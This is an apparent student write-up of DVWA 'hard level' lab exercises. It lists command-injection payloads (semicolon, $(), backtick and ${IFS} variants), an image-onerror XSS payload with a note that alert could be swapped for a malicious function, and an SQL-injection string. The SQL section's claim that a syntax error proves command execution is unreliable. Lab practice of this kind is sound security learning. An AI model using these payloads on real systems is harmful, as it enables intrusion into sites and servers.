
HARD LEVEL

Command injection

127.0.0.1; ls > output.txt
127.0.0.1$(ls)
127.0.0.1${IFS}ls
127.0.0.1`ls`

XSS


We can enter: <img src=x onerror=alert('XSS')>
instead of alert we can enter malicious function



localhost says

XSS

we can use the same vulnerability for stored xss



Name * nice
Message * <img src=x onerror=alert('XSS')>

Name: test
Message: This is a test comment.

Name: me
Message:


Name: me
Message: clickme

Name: nice
Message:

SQL injection

we got the exploit after accessing id variable

$_SESSION['id'] = "1' OR '1'='1";



```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near
'id'] = "1' OR '1'='1";' LIMIT 1' at line 1 in /var/www/html/DVWA/vulnerabilities/sqli/source/high.php:11 Stack trace: #0
/var/www/html/DVWA/vulnerabilities/sqli/source/high.php(11): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...') #2 {main} thrown in
/var/www/html/DVWA/vulnerabilities/sqli/source/high.php on line 11
```

we got sql error implying we managed to execute command and not just pass data.